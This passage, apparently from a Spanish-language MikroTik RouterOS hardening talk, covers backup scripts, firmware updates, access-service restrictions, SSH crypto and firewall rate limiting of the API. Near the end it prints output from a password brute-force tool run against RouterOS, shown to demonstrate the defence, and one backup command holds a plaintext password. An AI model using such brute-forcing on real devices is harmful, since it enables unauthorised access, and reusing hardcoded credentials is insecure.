[/system clock get date]) file=([/system identity get name] . "-" . [:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get date] 4 6] . ".backup"); :delay 10; \
/file rem [/file find name=([/system identity get name] . "-" . [:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get date] 4 6] . ".backup"); \
:log info ("System Backup email " . [/sys cl get time] . " " . [/sys cl get date])
```

```
/system scheduler
add interval=1d name=Backup-mail on-event=email-backup-bin
policy=ftp, reboot, read, write, policy, test, password, sniff, sensitive start-time=startup
```

# Mejorando las políticas de seguridad


- Generar respaldo

RouterOS v6.44beta9 en adelante tenemos backup en MikroTik's Cloud server

```


/system backup cloud upload-file action=create-and-upload password=MUMMexic0
/system backup cloud print
0 name="cloud-20190403-203417" size=268.7KiB ros-version="6.44.1"
  date=apr/03/2019 20:34:22 status="ok"
  secret-download-key="jIB*iY*****2ysW*****r9Fw"
/system backup cloud download-file action=download secret-download-key="jIB*iY*****2ysW*****r9Fw"

```



# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Actualizar SO al último firmware disponible





The screenshot displays the Mikrotik WinBox interface. On the left is the navigation tree. The main window shows the 'Check For Updates' dialog box, which indicates that the installed version is 6.43.2 and the latest version is 6.44.2. Below this, it lists 'What's new in 6.44.2' and 'What's new in 6.44.1'. In the background, the 'Package List' table shows various packages, and the 'Devices' table shows a list of devices with their current and latest firmware versions. Red circles highlight the 'Check For Updates' dialog, the 'Devices' menu item, and the '6.44.2' version in the table.

Name	Version	Build Time
gps	6.43.2	Sep/18/2018 12:12:48
routers-mipsbe	6.43.2	Sep/18/2018 12:12:48
advanced4...	6.43.2	Sep/18/2018 12:12:48
dhcp	6.43.2	Sep/18/2018 12:12:48
hotspot	6.43.2	Sep/18/2018 12:12:48
ipv6	6.43.2	Sep/18/2018 12:12:48
mpls	6.43.2	Sep/18/2018 12:12:48
ppp	6.43.2	Sep/18/2018 12:12:48
routing	6.43.2	Sep/18/2018 12:12:48
security	6.43.2	Sep/18/2018 12:12:48
system	6.43.2	Sep/18/2018 12:12:48
wireless	6.43.2	Sep/18/2018 12:12:48

Device	St	6.43.14	ame
Device	ok	6.44.2	
BB-LM	ok		
BB-LM-R	ok		
CIGa-R1	failed		


# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Elimina el usuario por default
  - Cambia credenciales regularmente
  - Si te es posible usa radius




# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Cambiar las políticas de los servicios de acceso al equipo de capa 2



# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Cambiar las políticas de los servicios de acceso al equipo
  - Definir redes permitidas en cada servicio



	Name	Port	Available From	Certificate
X	api	8728		
X	api-ssl	8729		none
X	ftp	2221		
	ssh	1022		
X	telnet	3232		
	winbox	8390		
	www	9580		
X	www-ssl	443		none


8 items (1 selected)



# Mejorando las políticas de seguridad

## ■ Ajustes Básicos

- `>ip settings set tcp-syncookies=Yes`



# Mejorando las políticas de seguridad

- Ajustes Básicos
  - Mejorando Criptografía para SSH

```
Terminal
[go@MUM MEXICO] > ip ssh set strong-crypto=yes
[go@MUM MEXICO] > ip ssh pr
    forwarding-enabled: no
always-allow-password-login: no
    strong-crypto: yes
allow-none-crypto: no
    host-key-size: 2048
[go@MUM MEXICO] >
```




# Ajustando Firewall

# Mejorando las políticas de seguridad

## ■ RAW

- Permite o dropea paquetes antes de connection tracking
- Reduce carga del CPU.
- Muy útil para mitigar ataques DoS.



# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Denegar solicitudes DNS y WebProxy por interface WAN

```
Terminal
7   ;;; Dengar Solicitudes DNS
   chain=input action=drop protocol=tcp in-interface=ether1 dst-port=53 log=no log-prefix=""
8   ;;; Dengar Solicitudes DNS
   chain=input action=drop protocol=udp in-interface=ether1 dst-port=53 log=no log-prefix=""
9   ;;; No permitir WebProxy por interface WAN
   chain=input action=drop protocol=tcp in-interface=ether1 dst-port=8080 log=no log-prefix=""
-- [Q quit|D dump|up|down]
```

# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Limitando el servicio API a 5 intentos de conexión por IP

```
Terminal
[go@MUM MEXICO] > ip fi fi pr
Flags: X - disabled, I - invalid, D - dynamic
0   ;;; BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS  API!
    chain=input action=drop protocol=tcp src-address-list=black_list_API dst-port=8728 log=no log-prefix=""
1   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list5
    address-list=black_list_API address-list-timeout=1d dst-port=8728
2   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list4
    address-list=API_list5 address-list-timeout=1m dst-port=8728
3   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list3
    address-list=API_list4 address-list-timeout=1m dst-port=8728
4   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list2
    address-list=API_list3 address-list-timeout=1m dst-port=8728
5   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list1
    address-list=API_list2 address-list-timeout=1m dst-port=8728
6   chain=input action=add-src-to-address-list connection-state=new protocol=tcp address-list=API_list1
    address-list-timeout=20s dst-port=8728
```




# Mejorando las políticas de seguridad

- Limitando el servicio API a 5 intentos de conexión por IP

```
Apr/06/2019 13:47:38 memory system, error, critical login failure for user admin from 192.168.17.52 via api
Apr/06/2019 13:47:40 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:41 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:42 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:43 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
```

```
[ - ] Trying with default credentials on RouterOS...
[ - ] Default RouterOS credentials were unsuccessful, trying with 303872 passwords in list...
[ - ] Trying 1 of 303872 Paswords - Current: 123456
[ - ] Trying 2 of 303872 Paswords - Current: password
[ - ] Trying 3 of 303872 Paswords - Current: 123456789
[ - ] Trying 4 of 303872 Paswords - Current: 12345678
[ - ] Trying 5 of 303872 Paswords - Current: 12345
[ - ] Target timed out! Exiting...
```

